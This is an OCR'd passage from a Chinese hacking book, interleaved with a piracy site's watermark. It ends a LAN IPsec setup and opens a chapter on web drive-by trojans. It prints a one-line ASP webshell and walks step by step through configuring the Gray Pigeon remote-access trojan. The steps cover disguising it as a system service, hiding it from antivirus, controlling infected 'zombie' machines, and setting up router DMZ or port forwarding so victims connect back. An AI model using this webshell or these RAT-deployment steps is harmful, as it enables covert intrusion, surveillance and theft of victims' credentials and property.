Step11　在打开的界面中选择“所有 IP 通信量”单选按钮，单击“下一步”按钮，如图 10-45 所示。




图 10-45　设置使用安全通信的协议

Step12　在打开的界面中选择“需要安全”单选按钮，单击“下一步”按钮，如图 10-46 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-46　设置是否允许不安全通信

Step13　在打开的界面中单击“完成”按钮，在弹出的对话框中单击“确定”按钮，如图 10-47 所示。




图 10-47　启用设置的筛选器

Step14　回到“组策略”窗口，在新建的策略上右击，选择“指派”命令，如图 10-48 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-48　启用安全通信策略

在局域网内所有电脑及网关重复以上操作。至此，整个局域网内部所有通信均处于加密状态，即使黑客潜伏于局域网内，他的电脑也只能与局域网中的其他电脑相互通信，而无法嗅探到任何有价值的信息。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 11 章　网页挂马与服务器的防护

人们通常认为只要不随意打开可疑的文件和程序、不访问不良网站、不打开可疑的邮件附件，通常感染木马的机会就不大，然而，这些传统的经验已经被颠覆了，网页挂马的流行使用户在浏览著名网站时也可能会中招。对于网站站长来说，网页挂马是让人深恶痛绝的行为，它会严重影响网友对该网站的信任，失去的流量和人气不是轻易能够挽回的。究竟网页挂马是怎么一回事，它与传统的木马有什么区别，该如何防护呢？

11.1　认识网页挂马

网页挂马是近年来网络安全领域最热门的话题之一，甚至说它一统木马之天下也不为过。在认识网页挂马之前，先来重温木马的基本概念。

11.1.1　什么是木马

木马（Trojan）是一种特殊的应用程序，它分成客户端和服务端两部分，其中，客户端又称为控制端，而服务端就是木马程序。当某台电脑被装上服务端后，黑客就可以使用客户端与这台电脑建立连接，并且获得这台电脑的控制权。

虽然木马程序通常不会对系统造成致命的破坏，但木马的危害性并不比病毒小，甚至有过之而无不及。木马的危害性主要表现为以下几个方面：

- 记录键盘或鼠标操作，盗取网银的账号和密码，给用户造成经济损失。
- 盗取网游账号和密码，转移游戏装备、游戏币等虚拟财产。
- 在受害者的电脑里悄悄安装软件，其中不乏各种流氓软件。
- 以受害者的电脑作为跳板入侵其他网站，或者直接操作受害者的电脑进行黑客活动，让其作为替罪羊。

除了这些针对个人电脑的木马之外，还有一种用于入侵网站的脚本木马（即 Webshell，如 ASP 木马、PHP 木马）。黑客入侵网站后，将 ASP 木马或 PHP 木马放置在网站服务器的 Web 目录中，与正常的文件混合在一起或者直接嵌入正常的网页文件中，这样黑客就可以通过 Web 浏览器连接木马来控制网站服务器。由于 Webshell 通过 80 端口进行通信，与正常的网页浏览行为区别不大，因此可以轻易穿越防火墙，而且不容易在系统安全日志留下记录。

Webshell 中有一种特殊的类型，称为“一句话木马”。顾名思义，一句话木马的特征就是服务端只有一句简单的语句，例如<%execute request("1")%>就是典型的一句话木马服务端，只要黑客把这段代码插入网站中任意一个 asp 页面，就可以通过客户端入侵网站获得 Webshell。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

11.1.2 什么是网页挂马

网页挂马并非前面提及的 ASP 木马或 PHP 木马，它只是一种木马传播手段。与传统的发送邮件附件、捆绑应用程序等方式相比，网页挂马可以在几天内获得数以千计甚至数以万计的“肉鸡”（即感染木马程序的电脑）。

网页挂马的基本原理其实并不复杂，首先，黑客精心制作一个木马程序，如灰鸽子、黑洞等，并通过加壳、加花等手段避开杀毒软件的查杀，有的黑客还会自己动手编写木马。木马准备就绪，接下来利用操作系统、浏览器或应用程序的漏洞构建一个特殊的网页，当用户访问这个网页时，如果电脑存在漏洞，那么木马程序就会悄悄下载并安装在用户的电脑上。

为了让更多的电脑中招，黑客通常会入侵一些人气较高的网站，将网页木马嵌入受害网站的主页，利用受害网站的流量来传播木马，这就是所谓的网页挂马。一些黑客还会自己架设大量的垃圾网站（例如成人网站、破解软件下载网站等），在网站中嵌入网页木马来守株待兔。图 11-1 所示为网页挂马的原理示意。




图 11-1 网页挂马的原理示意

网页挂马的盛行是因为它可以带来巨额的经济利益，致使很多传统的黑客堕落成使用黑客技术牟利的骇客 cracker，骇客获得大量“肉鸡”后，可以通过打包出售“肉鸡”、刷网站流量、安装下载者（自动下载更多的木马）、CPA 广告安装等方式获利。

11.2 制作木马程序

由于网页挂马的第一步是制作一个木马程序，具备较高编程水平的黑客通常会自己编写木马，这样就不容易被杀毒软件查杀；而不具备编程能力的黑客可以使用现成的木马程序，如黑洞、灰鸽子等，这些木马程序有很多变种，通过加壳、加花等伪装手段处理后也能够逃过杀毒软件的查杀。下面以灰鸽子为例，演示黑客如何制作木马程序。

灰鸽子是国内著名的木马，也是反弹式木马的代表作，它不仅功能完善，而且使用方法非常简单，即使初学者也能轻易掌握。与其他木马程序一样，灰鸽子也有服务端和客户端，其中客户端又

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

称为控制端，供黑客或系统管理员管理被控制的电脑及用来生成服务端；而服务端就是木马程序，将服务端安装至目标电脑后，目标电脑就可以被黑客或系统管理员控制。图 11-2 所示为灰鸽子客户端。



图 11-2　灰鸽子客户端

1. 生成木马服务端

启动灰鸽子客户端后，单击“文件”按钮，选择“配置服务端程序”命令，根据实际需求定制灰鸽子木马。在“配置服务端程序”对话框中，需要重点介绍“(IP 通知) DNS 解析域名、固定 IP 或网页文件”的设置。

中了灰鸽子木马的电脑上线后，木马会主动找到控制端并与之建立连接，而要实现这一点，需要在配置木马时正确填写控制端的 IP 地址或域名，如图 11-3 所示。事实上，这也是灰鸽子木马配置的难点，因为 IP 地址紧缺的缘故，能拥有固定 IP 的个人用户并不多，直接填写 IP 地址显然行不通。

从 IP 地址的分配情况来看，目前流行的上网方式主要有两种：

① 使用 ADSL 或其他虚拟拨号上网方式，用户在上网时会由 ISP 随机分配一个临时的公网 IP 地址，用户下线后，IP 地址会被 ISP 回收，分配给其他用户。

② 使用小区宽带、网吧或公司等环境，通过固定的网关上网。

对于第一种情况，可以通过申请动态域名的方式来解决；对于第二种情况，则可以通过设置 DMZ 或端口映射来解决。

在此我们先演示如何在局域网使用灰鸽子（即固定 IP），动态域名、DMZ 及端口映射如何实现将在后文分别进行讲解。此外，为了避免其他人控制服务端，建议设置连接密码。

在“安装选项”选项卡中，可以设置木马程序的安装位置和名称，如果是系统管理员使用灰鸽子方便管理，则分别勾选“服务端安装成功后弹出安装成功提示”及“服务端启动后在桌面任务栏显示图标”复选框，如图 11-4 所示；如果黑客把灰鸽子用于非法入侵他人电脑时，则不必选择这些复选框。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-3　设置控制端的域名或 IP 地址




图 11-4　设置安装选项

在“启动”选项卡中，可以设置木马程序在开机时自动启动，为了迷惑用户，黑客通常都会把名称设置成与系统服务非常相似，如图 11-5 所示。

如果要把被控制的电脑作为代理服务器，使之成为入侵其他电脑的跳板，则可以在“代理”选项卡中开启 Socket5 代理或 Http 代理功能，如图 11-6 所示。



图 11-5　设置自动启动




图 11-6　设置代理服务器

为了增强隐蔽性，减少被反病毒软件识别的可能，灰鸽子还能隐藏自身的进程和服务启动项，甚至可以为服务端加壳，如图 11-7 所示。需要注意的是，隐身功能只支持 Windows 2000 和 Windows XP 系统。




图 11-7　设置高级功能

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在“图标”选项卡中，可以设置木马程序的图标，如图 11-8 所示，如果是常规的传播方式，设置成文档或常见安装程序的图标可以增加迷惑性。由于现在流行的网页挂马主要通过系统或程序漏洞自动挂马，不需要用户主动运行木马程序，因此使用什么样的图标已经不再重要。所有项目设置完毕，单击“生成服务端”按钮，即可生成灰鸽子木马。默认情况下生成的灰鸽子木马位于客户端程序同一文件夹中。



图 11-8　生成灰鸽子木马

提　示

本书使用的是一个修改版的灰鸽子木马，需要在客户端程序开启 Web 服务，并且将 Web 主目录设置为灰鸽子目录下的“配置文件”目录才能成功生成木马，如图 11-9 所示。用户在使用灰鸽子时遇到问题，建议仔细阅读帮助文件，以便查看是否有特殊的设置。




图 11-9　开启 Web 服务

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 使用木马控制“肉鸡”

当安装了灰鸽子服务端的电脑（即黑客俗称的“肉鸡”）上线时，会在服务端的“自动上线主机”列表中显示，双击列表上的主机，即可连接“肉鸡”。在“文件管理器”选项卡中，可以对“肉鸡”的磁盘进行查看、删除、新建文件和目录等操作，如图 11-10 所示。



图 11-10　访问服务端电脑的磁盘

在“远程控制命令”选项卡中，可以执行很多远程控制操作，例如查看及终止服务端电脑的进程、剪切板、共享文件，查看和控制服务端电脑的服务等，如图 11-11 所示。




图 11-11　“远程控制命令”选项卡的内容

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在“注册表编辑器”选项卡中，可以查看及编辑服务端电脑的注册表信息，如图 11-12 所示。




图 11-12　查看及编辑服务端电脑的注册表

前面的操作都是针对单一服务端电脑进行操作，在“远程命令广播”选项卡中，可以对所有服务端电脑同时进行操作，如打开网页、下载文件等，如图 11-13 所示。



图 11-13　远程命令广播

3. 设置 DMZ 或端口映射解决客户端位于内网的情况

不少用户通过小区宽带、校园网等方式上网，在这种网络环境中，用户在局域网中通过网关连接 Internet，由于用户分配的是局域网私有 IP 地址，当灰鸽子客户端位于这种网络环境时，灰鸽子服务端（肉鸡）只能连接到客户端所在的网关，而无法突破网关连接到客户端。以下面这个网络结

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

构为例，由于灰鸽子客户端位于局域网内，IP 为 192.168.1.68，网关为 192.168.1.1，网关的公网 IP 地址为 119.35.41.45，因此，位于 Internet 上的“肉鸡”只能找到网关的公网 IP 地址 119.35.41.45，而找不到位于网关内的客户端 192.168.1.68，如图 11-14 所示。




图 11-14　灰鸽子服务端无法连接到位于内网的客户端

（1）设置 DMZ

对于客户端位于内网的情况，最简单的办法是设置 DMZ，关于 DMZ 的概念及应用请参考相关的资料，我们只需把 DMZ 简单理解成：将某台电脑的所有端口开放到网络。在前面的例子中，如果将局域网内的 192.168.1.68 客户端设置成 DMZ 主机，那么，所有访问网关端口的请求都会被转发至这台客户端电脑，这样“肉鸡”就可以穿过网关连接到客户端了。

不同品牌和型号的路由器或网关，其设置方式也有所不同，建议参考设备的使用手册进行操作，下面以 TP-Link R402M 为例进行示范，方法如下：

Step1　在客户端电脑（或局域网内其他电脑）输入路由器的 IP 地址，然后在弹出的对话框中输入用户名和密码，单击“确定”按钮，如图 11-15 所示，登录路由器管理界面。



图 11-15　登录路由器管理界面

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step2　展开“转发规则”→“DMZ 主机”列表，然后输入要设置为 DMZ 主机的 IP 地址，如本例的灰鸽子客户端 IP 地址为 192.168.1.68，输入完毕，选择“启用”复选框，最后单击“保存”按钮，如图 11-16 所示。




图 11-16　设置 DMZ 主机

（2）设置端口映射

虽然 DMZ 设置方便，但使用这项功能后，客户端电脑相当于完全暴露在 Internet 中，很容易遭到来自 Internet 的各种骚扰和攻击。其实，要让灰鸽子顺利连接，只需开放一个端口已经足够（默认为 8000，在生成灰鸽子服务端时可以手动指定为其他端口），然后通过端口映射来实现。仍以 TP-Link R402M 为例，登录路由器管理界面后，展开“转发规则”→“虚拟服务器”列表，然后填写服务端口（本例为 8000）、映射的 IP 地址（本例为 192.168.1.68），选择“启用”复选框，最后单击“保存”按钮，如图 11-17 所示。

